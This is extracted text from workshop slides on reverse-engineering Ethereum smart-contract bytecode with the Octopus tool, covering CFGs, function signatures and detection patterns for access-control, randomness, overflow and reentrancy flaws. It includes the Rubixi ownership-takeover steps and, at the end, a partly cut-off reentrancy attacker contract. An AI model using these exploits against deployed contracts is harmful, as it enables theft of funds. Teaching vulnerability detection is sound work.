
Simplify visualization of the smart contract CFG





Functions identification - Depth First Search

Dispatcher function & 7 callable functions





Functions signatures

- Function signatures/identifiers: First 4 bytes of the sha3 (keccak256) of the function prototype text

```
In [51]: explorer.web3_sha3('0x' + 'attack(address,uint8)'.encode("utf-8").hex())  
Out[51]: '0x6ebb6d8020dbdaad3245b82b9ed99905876002f2e6cc8216cd475a481e0b7414'
```

- In the previous example:

- ▶ kill() == 0x41c0e1b5eba5f1ef69db2e30c1ec7d6e0a5f3d39332543a8a99d1165e460a49e
- ▶ greet() = 0xcfae3217c5b262aa4fd3346d6d110ec3c0361903298087be8626cb438090d274



Functions name & arguments type recovery

Function signature reverse lookup database - <https://www.4byte.directory/signatures/>

Ethereum Function Signature Database [Browse Signatures](#) [Submit Signatures](#) [Submit ABI](#) [Submit Solidity Source File](#) [API Docs](#)

Welcome to the Ethereum Function Signature Database

Function calls in the Ethereum Virtual Machine are specified by the first four bytes of data sent with a transaction. These 4-byte signatures are defined as the first four bytes of the Keccak hash (SHA3) of the canonical representation of the function signature. Since this is a one-way operation, it is not possible to derive the human readable representation of the function from the 4-byte signature. This database is meant to allow mapping those 4-byte signatures back to their human readable versions.

There are 107,474 signatures in the database

Search Signatures

TOS and Licensing

The data from this service is given free of any license or restrictions on how it may be used.

Usage of the API is also granted with the single restriction that your usage should not disrupt the service itself. If you wish to scrape this data, feel free, but please do so with limited concurrency. You are encouraged to scrape your own copy of this data if your use case is likely to produce heavy load on the API.



Exercise – Instructions

octopus/examples/ETH/evm_bytecode/greeter.bytecode

📦 How many instructions in this contract?



Exercise – CFG

octopus/examples/ETH/evm_bytecode/greeter.bytecode

🔗 **Generate the CFG** and the simplify CFG




Exercise – simplify CFG

- Generate the CFG and the **simplify CFG**

```
In [11]: from octopus.platforms.ETH.cfg import EthereumCFG
...: cfg = EthereumCFG(bytecode_hex)
...: cfg.visualize()
...:
WARNING:octopus.platforms.ETH.emulator:[X] Loop detected, skipping JUMPI 0x206
WARNING:octopus.platforms.ETH.emulator:[X] push_instr.ssa %C1 = #0x206

In [12]: cfg.visualize(simplify=True)
```

```
python3 octopus_eth_evm.py -g -f
examples/ETH/evm_bytecode/greeter.bytecode --simplify
```





Exercise – Functions

⬡ How many functions in this contract?



Exercise – Functions

🔗 How many functions in this contract?

```
In [19]: len(cfg.functions)
Out[19]: 3

In [20]: import re
...: regex = r'8063.{8}1461.{4}57'
...: re.findall(regex, bytecode_hex)
...:
...:
Out[20]: ['806341c0e1b51461005157', '8063cfae32171461006657']
```



Exercise – Functions signatures

Can you find the names of those function??



Exercise – Functions signatures

Can you find the names of those function??

▶ Using octopus

```
In [11]: [x.preferred_name for x in cfg.functions]
Out[11]: ['Dispatcher', 'kill()', 'greet()']
```

▶ Using 4byte website

▶ https://www.4byte.directory/signatures/?bytes4_signature=41c0e1b5

Search Signatures

ID	Text Signature	Bytes Signature
1907	kill()	0x41c0e1b5

▶ https://www.4byte.directory/signatures/?bytes4_signature=cfae3217

Search Signatures

ID	Text Signature	Bytes Signature
2009	greet()	0xcfae3217



Exercise was THE GREETER

🔗 Building a smart contract using the command line

- ▶ Keywords: solc, remix, geth, web3js
- ▶ <https://www.ethereum.org/greeter>
- ▶ [tutorial](#)

🔗 Wiki: <https://github.com/ethereum/go-ethereum/wiki/Contract-Tutorial#your-first-citizen-the-greeter>

```
contract mortal {
  /* Define variable owner of the type address */
  address owner;


  /* This function is executed at initialization and sets the owner of the contract */
  function mortal() { owner = msg.sender; }

  /* Function to recover the funds on the contract */
  function kill() { if (msg.sender == owner) selfdestruct(owner); }
}

contract greeter is mortal {
  /* Define variable greeting of the type string */
  string greeting;

  /* This runs when the contract is executed */
  function greeter(string _greeting) public {
    greeting = _greeting;
  }

  /* Main function */
  function greet() constant returns (string) {
    return greeting;
  }
}
```





Get a quick vision of the smart contract

```
In [18]: [print(x.show()) for x in cfg.functions]
0: Dispatcher
preferred_name: Dispatcher
start_offset = 0
start_instr = PUSH1
length basicblocks: 4
length instructions: 29

51: func_41c0e1b5
preferred_name: kill()
start_offset = 51
start_instr = JUMPDEST
length basicblocks: 8
length instructions: 55

66: func_cfae3217
preferred_name: greet()
start_offset = 66
start_instr = JUMPDEST
length basicblocks: 27
length instructions: 528
```



04

Analysis and vulnerability research





Ethereum Smart Contracts vulnerabilities


⬡ You can find different type of vulnerabilities:

- ▶ Bad access control
- ▶ Integer Overflow/Underflow
- ▶ Bad Pseudo Random Number Generation
- ▶ Unchecked Return Values
- ▶ Reentrancy (i.e. recursive call)
- ▶

⬡ Decentralized Application Security Project (or DASP) Top 10

- ▶ <https://www.dasp.co/index.html>

⬡ We will take a look at some vulnerabilities (with the solidity source code) and see how to detect them using the EVM bytecode


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 2. Access Control
 3. Arithmetic
 4. Unchecked Low Level Calls
 5. Denial of Services
 6. Bad Randomness
 7. Front Running
 8. Time Manipulation
 9. Short Addresses
 10. Unknown Unknowns



Bad Access control

Rubixi

- Contract which implements a [Ponzi scheme](#)
 - [Etherscan address](#)
- Copy-paste of the DynamicPyramid contract
 - But creator **forgot to rename the function constructor name** DynamicPyramid() into Rubixi()
 - So the compiler create the DynamicPyramid() that **is public by default**
 - This function **set the contract ownership to the sender** (normal behavior for a constructor)



- Simple exploit:
 - Call DynamicPyramid() – to became the owner
 - Call collectAllFees() – to get the money

```
1 contract Rubixi {
2     address private owner;
3     function DynamicPyramid() { owner = msg.sender; }
4     function collectAllFees() { owner.send(collectedFees); }
5     ...
}
```



Exercise – Rubixi

⬡ Rubixi bytecode

- ▶ octopus/examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B7503a3b92DE20be.bytecode
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Rubixi – solution

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○ Try to find DynamicPyramid() and collectAllFees() functions

- ▶ `DynamicPyramid()` signature = `67f809e9`
- ▶ `collectAllFees()` signature = `686f2c90`

○ Can you identify a detection pattern for : `{ owner = msg.sender; }`

- ▶ `0x1bb: @owner == SLOAD(0x5)`
- ▶ `0x1bf: (~ (pow(2,160)-1) & @owner) == 0`
- ▶ `0x1ca: @caller == 0 | @caller`
- ▶ `0x1cc: SSTORE(0x5, @caller)`
 - `public DynamicPyramid()` replace `@owner` by `@caller`

↓

```
1b7: JUMPDEST
1b8: PUSH2  0x3d6
1bb: PUSH1  0x5
1bd: DUP1
1be: SLOAD
1bf: PUSH1  0x1
1c1: PUSH1  0xa0
1c3: PUSH1  0x2
1c5: EXP
1c6: SUB
1c7: NOT
1c8: AND
1c9: CALLER
1ca: OR
1cb: SWAP1
1cc: SSTORE
1cd: JUMP
```



Bad PRNG



PRNG using block variables/hashes

Solidity code	Description	EVM opcode
block.coinbase	Get the block's beneficiary address	COINBASE (0x41)
block.timestamp	Get the block's timestamp	TIMESTAMP (0x42)
block.number	Get the block's number	NUMBER (0x43)
block.difficulty	Get the block's difficulty	DIFFICULTY (0x44)
block.gaslimit	Get the block's gas limit	GASLIMIT (0x45)
block.blockhash(block.number)	blockhash of the current block	BLOCKHASH (0x40)
block.blockhash(block.number-1)	blockhash of the last block	BLOCKHASH (0x40)

- ⬡ Can be manipulated by miners
- ⬡ But more important, **variables are shared within the same block**
 - ▶ using internal message i.e. **create an *exploit* contract** that call the *vulnerable* contract
 - ▶ an attacker will get the same variable values during the call



Exercise - EtherLotto

Real-life examples

- ▶ [EtherLotto](#)
- ▶ [BlackJack](#)
- ▶ [CryptoRoulette](#)

```
// Compute some *almost random* value for selecting winner from current transaction.  
var random = uint(sha3(block.timestamp)) % 2;
```

```
function deal(address player, uint8 cardNumber) internal returns (uint8) {  
    uint b = block.number;  
    uint timestamp = block.timestamp;  
    return uint8(uint256(keccak256(block.blockhash(b), player, cardNumber, timestamp)) % 52);  
}
```

```
function shuffle() internal {  
    // randomly set secretNumber with a value between 1 and 20  
    secretNumber = uint8(sha3(now, block.blockhash(block.number-1))) % 20 + 1;  
}
```

EtherLotto bytecode

- ▶ [octopus/examples/ETH/evm_bytecode/EtherLotto_a11e4ed59dc94e69612f3111942626ed513cb172.bytecode](#)

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- Can you identify a pattern detection ?



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address public bank;  
  
// Public jackpot that each participant can win (minus fee).  
uint public pot;
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
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Can you identify a detection pattern?

- ▶ $Y = \text{TIMESTAMP}$
- ▶ $Y' = \text{operations on } Y$
- ▶ $\text{MOD}(Y', 0x2)$





Integer Overflow/Underflow



Exercise - Integer Overflow/Underflow

- Do you see some similar basicblocks between those 2 functions?
- Which basicblocks are different?
- What do they do?





Exercise - Solution

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add

```
5d: JUMPDEST
5e: POP
5f: PUSH2 0x7c
62: PUSH1 0x4
64: DUP1
65: CALLDATASIZE
66: SUB
67: DUP2
68: ADD
69: SWAP1
6a: DUP1
6b: DUP1
6c: CALLDATALOAD
6d: SWAP1
6e: PUSH1 0x20
70: ADD
71: SWAP1
72: SWAP3
73: SWAP2
74: SWAP1
75: POP
76: POP
77: POP
78: PUSH2 0xdb
7b: JUMP
```

```
db: JUMPDEST
dc: PUSH1 0x0
de: DUP2
df: PUSH1 0x0
e1: DUP1
e2: DUP3
e3: DUP3
e4: SLOAD
e5: ADD
e6: SWAP3
e7: POP
e8: POP
e9: DUP2
ea: SWAP1
eb: SSTORE
ec: POP
ed: SWAP2
ee: SWAP1
ef: POP
f0: JUMP
```

```
7c: JUMPDEST
7d: PUSH1 0x40
7f: MLOAD
80: DUP1
81: DUP3
82: ISZERO
83: ISZERO
84: ISZERO
85: ISZERO
86: DUP2
87: MSTORE
88: PUSH1 0x20
8a: ADD
8b: SWAP2
8c: POP
8d: POP
8e: PUSH1 0x40
90: MLOAD
91: DUP1
92: SWAP2
93: SUB
94: SWAP1
95: RETURN
```

safe_add

```
a2: JUMPDEST
a3: POP
a4: PUSH2 0xc1
a7: PUSH1 0x4
a9: DUP1
aa: CALLDATASIZE
ab: SUB
ac: DUP2
ad: ADD
ae: SWAP1
af: DUP1
b0: DUP1
b1: CALLDATALOAD
b2: SWAP1
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b7: SWAP3
b8: SWAP2
b9: SWAP1
ba: POP
bb: POP
bc: POP
bd: PUSH2 0xf1
c0: JUMP
```

```
107: JUMPDEST
108: DUP2
109: PUSH1 0x0
10b: DUP1
10c: DUP3
10d: DUP3
10e: SLOAD
10f: ADD
110: SWAP3
111: POP
112: POP
113: DUP2
114: SWAP1
115: SSTORE
116: POP
117: SWAP2
118: SWAP1
119: POP
11a: JUMP
```

```
c1: JUMPDEST
c2: PUSH1 0x40
c4: MLOAD
c5: DUP1
c6: DUP3
c7: ISZERO
c8: ISZERO
c9: ISZERO
ca: ISZERO
cb: DUP2
cc: MSTORE
cd: PUSH1 0x20
cf: ADD
d0: SWAP2
d1: POP
d2: POP
d3: PUSH1 0x40
d5: MLOAD
d6: DUP1
d7: SWAP2
d8: SUB
d9: SWAP1
da: RETURN
```

Exercise - Solution

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f2: PUSH1 0x0
f4: DUP1
f5: SLOAD
f6: PUSH1 0x0
f8: SLOAD
f9: DUP4
fa: ADD
fb: LT
fc: ISZERO
fd: ISZERO
fe: ISZERO
ff: PUSH2 0x107
102: JUMPI
```

```
103: PUSH1 0x0
105: DUP1
106: REVERT
```

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What do they do?

`0xf1` will check if

```
require(value + sellerBalance >= sellerBalance);
```

- ▶ `0xb1`: `arg = CALLDATALOAD(#0x4)`
- ▶ `0xf5`: `sellerBalance1 == SLOAD(#0x0)`
- ▶ `0xf8`: `sellerBalance2 == SLOAD(#0x0)`
- ▶ `0xfa`: `result = ADD(arg, sellerBalance2)`
- ▶ `0xfb`: `LT(result, sellerBalance1)`

`0x103` will revert the transaction if condition is false

<code>0xfd</code>	REVERT	Stop execution and revert state changes, without consuming all provided gas and providing a reason
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Simplify your analysis with IR/SSA

◻ Static single assignment (SSA)

- ▶ IR (Intermediate representation)
- ▶ each variable is assigned once
- ▶ each variable is defined before being used

Instruction	SSA	Optimize SSA
PUSH1 0x03	%0 = #0x03	
PUSH1 0x05	%1 = #0x05	
ADD	%2 = ADD(%1, %0)	%0 = ADD(#0x05, #0x03)
PUSH1 0x09	%3 = #0x08	
MUL	%4 = EQ(%3, %2)	%1 = EQ(#0x08, %0)



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There are contracts on the blockchain that calculate 1 with exponentiation. This actually costs people money...

```
JUMPI(#0x200, %15),  
>,  
<SSA:BasicBlock ofs:0x24c insns:[  
  %14 = SLOAD(#0x3),  
  %15 = EXP(#0x100, #0x0),  
  %16 = DIV(%14, %15),  
  %17 = EXP(#0x2, #0xA0),  
  %18 = SUB(%17, #0x1),
```

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Exercise – using Single Static Assignment

- 🔸 You can generate an SSA representation (not optimized) with [Octopus](#)
- 🔸 Use the `-s(-ssa)` flag with `octopus_eth_evm.py`

🔸 That give us:

- ▶ `%25 = CALLDATALOAD (#0x4)`
- ▶ `%2B = SLOAD (#0x0)`
- ▶ `%2D = SLOAD (#0x0)`
- ▶ `%2F = ADD (%25, %2D)`
- ▶ `%30 = LT (%2F, %2B)`

```
from octopus.platforms.ETH.cfg import EthereumCFG
cfg = EthereumCFG(bytecode_hex)
cfg.visualize(ssa=True)
```

🔸 Much more easier like that !!!

🔸 Even better when:

- ▶ Constants are propagated i.e. `SLOAD (#0x0)`
- ▶ DUPs/SWAPs/PUSHs/POPs are removed

```
b1: %25 = CALLDATALOAD (%1D)
b2: SWAP1 (%1D)
b3: %26 = #0x20
b5: %27 = ADD (%26, %1D)
b6: SWAP1 (%25)
b7: SWAP3 (%22)
b8: SWAP2 (%1D)
b9: SWAP1 (%27)
ba: POP ()
bb: POP ()
bc: POP ()
bd: %28 = #0xF1
c0: JUMP (%28)
```

```
f1: JUMPDEST ()
f2: %29 = #0x0
f4: %2A = DUP1 (%29)
f5: %2B = SLOAD (%29)
f6: %2C = #0x0
f8: %2D = SLOAD (%2C)
f9: %2E = DUP4 (%25)
fa: %2F = ADD (%25, %2D)
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fd: %32 = ISZERO (%31)
fe: %33 = ISZERO (%32)
ff: %34 = #0x107
102: JUMPI (%34, %33)
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Reentrancy



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- ▶ allow an attacker to withdraw money indefinitely without his contract balance updated
- ▶ i.e. **recursive withdraw call without balance updates**

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

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    function donate(address _to) public payable {
        balances[_to] += msg.value;
    }

    function balanceOf(address _who) public constant returns (uint balance) {
        return balances[_who];
    }

    function withdraw(uint _amount) public {
        if(balances[msg.sender] >= _amount) {
            if(msg.sender.call.value(_amount)()) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }

    function() payable {}
}
```





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Reentrancy example bytecode

- ▶ [octopus/examples/ETH/evm_bytecode/reentrancy.bytecode](#)
- ▶ `withdraw` function is vulnerable
 - ▶ send money to `msg.sender`
 - ▶ update the balance of the sender

Can you identify a detection pattern?

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

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
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- ▶ %84 = GAS() - amount of available gas
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<https://ethervm.io/>

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245: SUB
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247: DUP6
248: DUP8
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24b: SWAP3
24c: POP
24d: POP
24e: POP
24f: POP
250: DUP1
251: PUSH1 0x0
253: DUP1
254: CALLER
255: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
26a: AND
26b: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
280: AND
281: DUP2
282: MSTORE
283: PUSH1 0x20
285: ADD
286: SWAP1
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- ▶ SSTORE (0x29a) after a CALL (0x24a)
- ▶ i.e. changing internal state after call instructions


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28c: PUSH1 0x0
28e: SHA3
28f: PUSH1 0x0
291: DUP3
292: DUP3
293: SLOAD
294: SUB
295: SWAP3
296: POP
297: POP
298: DUP2
299: SWAP1
29a: SSTORE
29b: POP
  
```

Exploitation

🔗 Create an attacker contract with:

- ▶ A function that call the `withdraw` function once
 - ▶ `Attack()`
- ▶ a payable fallback function that will call the vulnerable `withdraw` function of the targeted contract
 - ▶ `function()`



<https://suri.epfl.ch/slides/2018/petar-tsankov.pdf>

```
pragma solidity ^0.4.0;
```

```
contract Reentrance {  
    mapping(address => uint) public balances;  
  
    function donate(address _to) public payable;  
  
    function balanceOf(address _who) public constant returns (uint balance);  
  
    function withdraw(uint _amount) public;  
  
    function() public payable {}  
}
```

```
contract RSolve {  
    Reentrance victim;  
    uint public count;  
  
    function RSolve(address ct) public payable {  
        // Store our Reentrance instance  
        victim = Reentrance(ct);  
    }  
  
    function attack(uint v) public {  
        // Donate some value X using our address as the _to parameter  
        victim.donate.value(v)(this);  
  
        // Withdraw some value X  
        victim.withdraw(v);  
    }  
}
```

```
function() public payable {  
    // Receiver for funds withdrawn by the attack  
    if (count < 30) {  
        count++;  
        // Reentrant withdraw calls  
